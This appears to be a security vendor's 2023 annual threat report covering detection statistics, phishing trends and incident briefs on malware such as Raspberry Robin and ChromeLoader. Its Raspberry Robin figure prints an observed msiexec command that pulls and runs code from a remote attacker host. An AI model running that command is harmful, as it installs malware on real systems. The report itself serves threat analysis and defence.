securonix

2023 Threat Report

Sina Chehreghani

Table of Contents

Introduction

The Securonix 2023 Threat Report comprises the latest threat intelligence from Securonix, including Autonomous Threat Sweeper (ATS) scans of historical and current data for indicators of compromise, (IoCs), and tactics, techniques and procedures (TTPs).

The Report provides a 12-month retrospective of the threats and vulnerabilities identified and analyzed by Securonix. These include threats detected in the wild, threats identified in environments, threat vectors such as TTPs and IoCs, and the top data sources for threats.

Key findings

- Phishing attacks increased 62% over the last year, recently leveraging corporate tools like Microsoft OneNote, and continues to be the leading vector for threats.
- The number of vacation-related phishing attacks grew by 25% compared to the previous 12-month period.
- Threats identified in the wild increased by an average of 32% per month year-over-year while threats identified in environments went up by 25% during that same period.
- The average number of TTPs and IoCs identified per month increased by 14% compared to the previous period.

Monthly threat activity

Nearly 1,600 threats were identified by ATS over the past year with September 2022 being the month with the most active threat activity at 148 threats identified. See Chart 1 for the total of threats identified in the wild across this past year.

	Date (Month)	Threats Identified in the Wild
1.	September	148
2.	February	145
3.	October	145
4.	January	143
5.	March	140
6.	April	138
7.	December	127
8.	November	126
9.	August	125
10.	May	119
11.	July	117
12.	June	115
	Grand total	1,588

Chart 1: Top threats identified in the wild

Top TTPs and IoCs by month

The rise in the number of threats identified in September contributed to the month also having the most TTPs and IoCs detected. These threats included LockBit 3.0, Graphite malware, Shikitega malware, Ares banking trojan, and FIN11/TA505.

	Month	TTP/IoC Count
1.	September	5,321
2.	August	5,199
3.	June	4,435
4.	March	4,377
5.	October	4,288
6.	July	4,042
7.	May	3,923
8.	January	3,680
9.	April	3,666
10.	December	3,325
11.	November	3,096
12.	February	3,075
	Grand total	48,427

Chart 2: Top TTP/IoC count by month

Back to table of contents

LockBit 3.0

LockBit 3.0 emerged as one of the most prolific and dangerous ransomware strains in the last 12 months, wreaking havoc on organizations worldwide. It continues to evolve rapidly, targeting businesses across a variety of industries with its advanced encryption techniques. LockBit 3.0's activity over the last year was characterized by high-profile attacks, demands for exorbitant ransom payments, and double-extortion tactics. The bad actor's relentless pursuit of financial gain led to significant data breaches for numerous organizations, resulting in financial losses, reputational damage, and disruption of operations for numerous victims, including: Thales, Foxconn, and Kearney & Company, among others.

Graphite malware

Security researchers identified and tracked a variant of the Graphite malware, which is believed to be associated with the notorious threat actor APT28, also known as Fancy Bear or TSAR Team. APT28 is a threat group linked to the Russian General Staff's main Intelligence Directorate. Notably, this group has recently adopted a new delivery technique for Graphite malware, starting in September 2022. In this technique, the threat actor entices users with a PowerPoint (.PPT) file. The lure document takes advantage of a code execution method that triggers when the user moves the mouse during presentation mode. Subsequently, a malicious PowerShell script is executed, which downloads and runs a dropper from OneDrive, further facilitating the infiltration of the Graphite malware.

Shikitega malware

Shikitega, a previously discovered Linux malware, deploys a multi-stage infection process to specifically target IoT devices and endpoints while also depositing additional malicious payloads. Once the attack chain is initiated on a target, it proceeds to download and execute Metasploit's "Mettle" meterpreter, thereby granting the attacker control over the compromised system. The malware further exploits vulnerabilities to gain unauthorized access, establishes persistence on the host by leveraging crontab, and initiates a cryptocurrency mining operation. In a bid to evade detection, Shikitega cleverly leverages well-known hosting services for its command and control servers. The malware also employs sophisticated techniques and polymorphic encoders to deliver its payload, making it exceptionally challenging for antivirus engines to detect and mitigate its impact.

Ares banking trojan

In late 2022, the Ares banking Trojan adopted a new strategy by incorporating defunct QakBot's domain generation algorithm (DGA). This evolution in its tactics enables Ares to avoid detection and enhance its ability to persistently communicate with command and control servers. By learning from the techniques of QakBot, the Ares banking Trojan demonstrates its adaptability and willingness to utilize older, but effective, methods. This development underscores the constant evolution and innovation of malware, as threat actors leverage past tactics to stay ahead of security measures.

FIN11/TA505

FIN11, also known as TA505, is a highly active and sophisticated threat actor group that has garnered significant attention recently. Operating since 2014, FIN11 has been responsible for a wide range of cybercriminal activities focused on financially motivated campaigns. The group utilizes a combination of sophisticated phishing emails, malicious attachments, and exploit kits to target organizations across various sectors. FIN11 focuses on the theft of sensitive information, such as credit card data, login credentials, and personal information, which they use in fraudulent activities and monetization. FIN11 has shown a consistent ability to evolve its TTPs while actively targeting organizations worldwide.

Top 10 most prolific threats identified in environments

Over the past 12 months, 541 threats have been identified in environments across a wide range of industries, sizes, and geographies. Among these 541 threats, a handful were identified in several environments significantly more than others. The top 10 most prolific threats identified across environments can be seen in Chart 3, where vacation-related phishing emails, SSH honeypot activity, and RAT tools emerged as significant threats over the past year.

	Threat Name	Date	Threats Identified in Environments	IoCs
1.	Analysis of SSH Honeypot Data with PowerBI	Jul 27, 2022	13	8
2.	A New CosmicStrand UEFI Firmware Rootkit	Jul 26, 2022	11	7
3.	Resurgence of Vacation-Request Phishing Emails in Summer Time Scams	May 27, 2023	10	103
4.	Malware campaigns leveraging “Dark Utilities” platform	Aug 4, 2022	10	13
5.	RAT Tool Distributed on Github as Solution File	Sep 1, 2022	10	20
6.	Multiple APT Groups Leveraging Quasar RAT	Aug 1, 2022	9	2
7.	Trends in Ukrainian Domain attacks	Aug 23, 2022	8	8
8.	MedusaLocker Ransomware	Jul 1, 2022	8	90
9.	Threat Labs Sourced Malicious IPs	Aug 19, 2022	8	40
10.	Lazarus Attack Group Disabling Anti-Malware Programs With the BYOVD Technique	Oct 31, 2022	8	15

Chart 3: Top 10 most prolific threats identified in environments


Vacation-related phishing attacks

As the weather heats up and vacation plans are in full swing, cybercriminals are capitalizing on this opportunity to unleash their deceptive tactics via vacation-request phishing emails. They cunningly send emails posing as vacation requests from colleagues or supervisors, luring unsuspecting individuals into their traps.

Vacation-related phishing attacks increased by 25% compared to the previous period.

Securonix has observed organizations detect an uptick in vacation request phishing emails, which when successful can result in significant financial losses, data breaches, and irreparable damage to their reputation. It's crucial to understand that these scams can affect businesses of all sizes and across industries. No one is immune.

Vacation-related phishing attacks in May 2023 took advantage of the submission of vacation request emails that surged before summer and increased by 25% compared to the previous period.



How phishing works

Phishing emails are crafted with precision, designed to mimic authentic requests and often utilize spoofed email addresses. The goal? To exploit the relaxed atmosphere and increase the likelihood of success. These clever scammers understand that during the summer months, people tend to let their guard down a bit via annual leave requests and HR communications, employing a range of tactics to make their phishing emails compelling.

They play on urgency or curiosity, aiming to invoke a sense of immediate action. Once victims take the bait and click on the provided links or open the attached files, they expose themselves to a host of cybersecurity risks. The links can redirect to fraudulent login pages, tricking individuals into divulging their credentials. This allows the attackers to harvest sensitive information for malicious purposes. On the other hand, the attachments may contain malware, which can compromise systems or pave the way for further cyber threats to infiltrate an organization's infrastructure.

SSH honeypot activity

SSH honeypots are decoy servers set up to attract and monitor malicious activity targeting Secure Shell (SSH) services. They collect valuable data about the tactics, techniques, and tools used by attackers. By mimicking real SSH servers, honeypots lure unauthorized login attempts, port scanning, and brute-force attacks. The captured data provides insights into the types of attacks, IP addresses of attackers, compromised credentials, and common vulnerabilities targeted. Analyzing SSH honeypot data allows security researchers to understand emerging threats, develop effective countermeasures, and enhance the security posture of real SSH servers by implementing necessary safeguards and security configurations. These data points were identified across more environments than any other threat over the past 12 months.

RAT tools

The distribution of remote access trojan (RAT) tools on public sites, such as GitHub, poses a significant concern for cybersecurity. GitHub, being a popular platform for hosting and sharing code, inadvertently becomes a repository for both legitimate and malicious software. Malicious actors often leverage this platform to host and distribute RAT tools, disguising them as legitimate software or benign projects. This practice allows them to easily distribute RATs to unsuspecting users who may download and run the code, unknowingly granting unauthorized access to their systems. The presence of RATs on public sites highlight the need for robust security measures, including careful code review, the use of reputable repositories, and the implementation of strong endpoint protection to prevent inadvertently installing malicious software.

Top 10 data sources for threats

Securonix Autonomous Threat Sweeper (ATS) works by identifying threats in the wild, mapping its IoC types and TTP patterns against relevant data sources and their fields, and sweeping them to check for signs of compromise. Based on the frequency of data sources swept, certain data sources increase in use compared to other sources. The most frequently seen data sources showing active threats over the past year include IDS/IPS/UTM/Threat Detection, Endpoint Management Systems, Data Loss Prevention, and Email/Email Security.




Chart 4: Most frequently swept data sources for threats are IDS / IPS / UTM / Threat Detection, Data Loss Prevention / Endpoint and Data Loss Prevention / Network

Most frequent IoC types

Similarly, based on the frequency of IoC types checked for threats, certain IoC types have increased in use compared to other IoC types across the past year. Hash values, involving threats containing hash value indicators, consist of 46.3% of IoC-based sweeps amongst threats in the wild. The increase in the use of hash values as IoC types in threat identification can be attributed to several factors. As hash values provide a reliable and computationally efficient way to verify the integrity of files or data, they are also resistant to modification and can be collision resistant based on the hash value used. Considering these advantages, Securonix anticipates hash values will remain amongst the most frequently identified threats in the wild. Their effectiveness in quickly identifying known threats and their compatibility with existing security systems make them a valuable tool in the battle against cyber threats. The chart below, "Top 10 data sources for threats" shows hash values as the top IoC found.




Chart 5: Most frequent IoC types swept against include hash, domain, IP address and url.

Threat briefs on advanced persistent threats, malware, insider threats, phishing and vulnerabilities and exploits

In the past 12 months, the following threats were detected by Securonix and represent five distinct categories:

- Raspberry Robin – Advanced persistent threats (APT) – Advanced persistent threats are sophisticated, sustained cyberattacks where an intruder establishes an undetected presence in a network to steal sensitive data over a prolonged period.
- ChromeLoader – Malware and potentially unwanted program (PUP) – Malware is a file or code, typically delivered over a network, that infects, explores, steals or conducts virtually any behavior an attacker wants. A PUP is a potentially unwanted program that may include spyware, adware and dialers, and is often downloaded in conjunction with a program that the user wants.
- Compromised Account – insider threats – An insider threat is a threat that an employee or a contractor poses when they use their authorized access, wittingly or unwittingly, to compromise the security of their organization.
- Microsoft OneNote – Phishing – Phishing is the fraudulent practice of sending emails or other messages under the pretense of being from reputable companies to invite individuals to reveal personal information, such as passwords and credit card numbers.
- MOVEit Transfer — Vulnerabilities and exploits — Vulnerabilities are weaknesses in hardware, software, networks, and systems that can be exploited by threat actors. Vulnerabilities can range from outdated software and weak passwords to misconfigurations and unpatched systems. Exploits are the methods used by attackers to take advantage of these vulnerabilities and gain unauthorized access or cause harm.

APT: Raspberry Robin

In August 2022, Securonix detected a suspicious user account abusing command execution involving msiexec and whoami, similar to Raspberry Robin worm activity, at a large multinational technology company. Upon further investigation, additional USB drive activity, script execution, and account discovery techniques were also identified.

Research has revealed that the Raspberry Robin worm is part of a sophisticated malware ecosystem with connections to other malware families with alternative infection methods beyond its initial spread through USB drives. These infections have been found to lead to human-operated ransomware attacks and hands-on-keyboard activities. Select data indicates that nearly 3,000 devices in almost 1,000 organizations have encountered Raspberry Robin-related alerts when first identified in October 2022.

Raspberry Robin has evolved from a widely distributed worm with no observed post-infection actions to becoming one of the largest active malware distribution platforms. It has been observed deploying various malware payloads, including FakeUpdates, LockBit, IcedID, Bumblebee, and Truebot. Additionally, the worm has been linked to ransomware campaigns carried out by different threat actors, such as DEV-0243 and DEV-0950, leading to Cobalt Strike compromises and the deployment of the Clop ransomware.

Raspberry Robin activity serves as a stark reminder of the ever-evolving threat landscape posed by APTs. Moreover, its connections to human-operated ransomware attacks and the collaboration with different threat actors underscore the gravity of the threat posed by APTs, as they continue to refine their techniques and expand their reach. Vigilance and proactive cybersecurity measures are essential in safeguarding against such evolving threats to ensure the protection of sensitive data and critical infrastructure in the face of these persistent and sophisticated adversaries.





Image credit: Red Canary's rendition of Raspberry Robin.



Source Address	10.57.45.240 , 192.168.1.9
Message	1. Suspicious behavior by msiexec.exe 2. Potential Raspberry Robin worm command 3. Suspicious USB drive activity 4. Suspicious behavior by a scripting tool was observed 5. Suspicious Security Software Discovery 6. 'Fauppod' malware was detected 7. An active 'Fauppod' malware was blocked 8. Suspected script execution related to SocGholish/FakeUpdates malware 9. Suspicious System Owner/User Discovery 10. An active 'FakeUpdate' malware in a JS script was prevented from executing via AMSI
Time Observed	Mon Aug 29 15:34:47 UTC 2022 to Mon Aug 29 15:50:18 UTC 2022
Functionality	Antivirus / Malware / EDR
Resource Type	Microsoft Defender ATP
Command Lines	• MSIeXEc Zjc=HOnI eQsrMhNV=yg -l "htTP://6t.RE:8080/BgAUczJK2U/VM/116/biCDzcihyFsqxwJo0o/GG2/R912MTH3=dimros01" -q rBcBzY=dJKOjOSfQ NdEn=XgVTmo cSGyJjZiE=WOYDNGEk

Figure 1: Details of Raspberry Robin, an APT launching a cyberattack.

Malware and PUP: ChromeLoader

In September 2022, Securonix identified a new version of ChromeLoader, a browser adware campaign, in the wild at a large American-based airline. ChromeLoader, which acts as a browser hijacker, primarily targets Google Chrome web browsers and is designed to exploit vulnerabilities within Chrome to inject malicious code. Once injected, the code allows the attacker to perform unauthorized actions, including redirecting web traffic, displaying unwanted advertisements, and stealing sensitive information. It has since evolved into a more potent, multifaceted threat capable of stealing sensitive data and deploying ransomware.

Within an hour of discovering the threat the system extracted relevant IoCs, codified TTPs, and swept them across relevant data sources. In this specific case, as a result of a malicious ad indicator, the system flagged the outbound communication to a malicious domain, resulting in the corresponding security team identifying a compromised installed browser extension. Similar activity was identified across multiple separate environments, enabling response for dormant threats within environments.

The detection of ChromeLoader served as a significant warning about the ongoing threat posed by malware and PUP. ChromeLoader's ability to exploit vulnerabilities within Google Chrome and inject malicious code underscores the importance of continuously updating and securing web browsers against such attacks. Its evolution into a multifaceted threat capable of stealing sensitive data and deploying ransomware demonstrates the adaptability and growing sophistication of malware. This incident reinforces the crucial role of proactive cybersecurity measures and the need for organizations to remain vigilant against the ever-evolving landscape of malware and potentially unwanted programs to safeguard sensitive data and protect against unauthorized activities.




Figure 2: The ChromeLoader attack chain from initial access to execution.

Insider threat: Compromised account

In February 2023, Securonix observed a user account at a large multinational oil and gas company downloading a malicious zip file that ATS previously observed in a different environment.




Figure 3: Account compromise often begins with a phishing email with a download shown in this kill chain.

An account is compromised when a threat actor gains access to credentials and/or other means to perform actions on behalf of the targeted user through social engineering, phishing or other cyber-attacks. The activity begins with a command and control (C2) communication, leading to the download of a file triggering an alert from a security platform. Subsequent C2 activities involve the download of another file, with multiple correlated activities suggesting a coordinated effort. The attackers then used PowerShell to pull a payload from a cloud service, resulting in numerous alerts highlighting suspicious behavior and the detection of a remote access trojan. Further investigation revealed a dropped file, leading to numerous violations that are successfully blocked.

The analysis uncovered related PowerShell commands, their correlation to previously downloaded files, and subsequent modifications to the system's registry, resulting in a cascade of violations. The investigation culminated in a comprehensive set of violations, with the activities linked based on their process structure and correlated commands from the security solution's alerts.

This incident exemplifies the potential consequences when threat actors compromise user accounts through various means, such as social engineering or phishing attacks. The attackers' coordinated efforts, involving command and control communications, multiple file downloads, and PowerShell-based activities, demonstrate the sophistication and persistence of Insider Threats. The correlation of related PowerShell commands and previously downloaded files played a pivotal role in the comprehensive investigation, providing valuable insights into the extent of the violations and the full scope of the breach. This case serves as a clear reminder of the importance of implementing robust security measures, user training, and continuous monitoring to detect and mitigate insider threats effectively, safeguarding sensitive data and critical infrastructure from potential harm.

Phishing: Microsoft OneNote

In March 2023, at a large multinational financial organization, Securonix identified multiple malicious Microsoft OneNote attachments that were not flagged by the email firewall and were delivered to multiple user mailboxes. Threat actor use of corporate tools such as Microsoft OneNote documents to deliver malware in phishing campaigns via email increased significantly in 2023 and has impacted organizations globally.




Figure 4: Recent phishing campaigns leveraged corporate tools including Microsoft OneNote.

Leveraging corporate tools, phishing continues to be the leading vector for threats, increasing 62% over the last year.

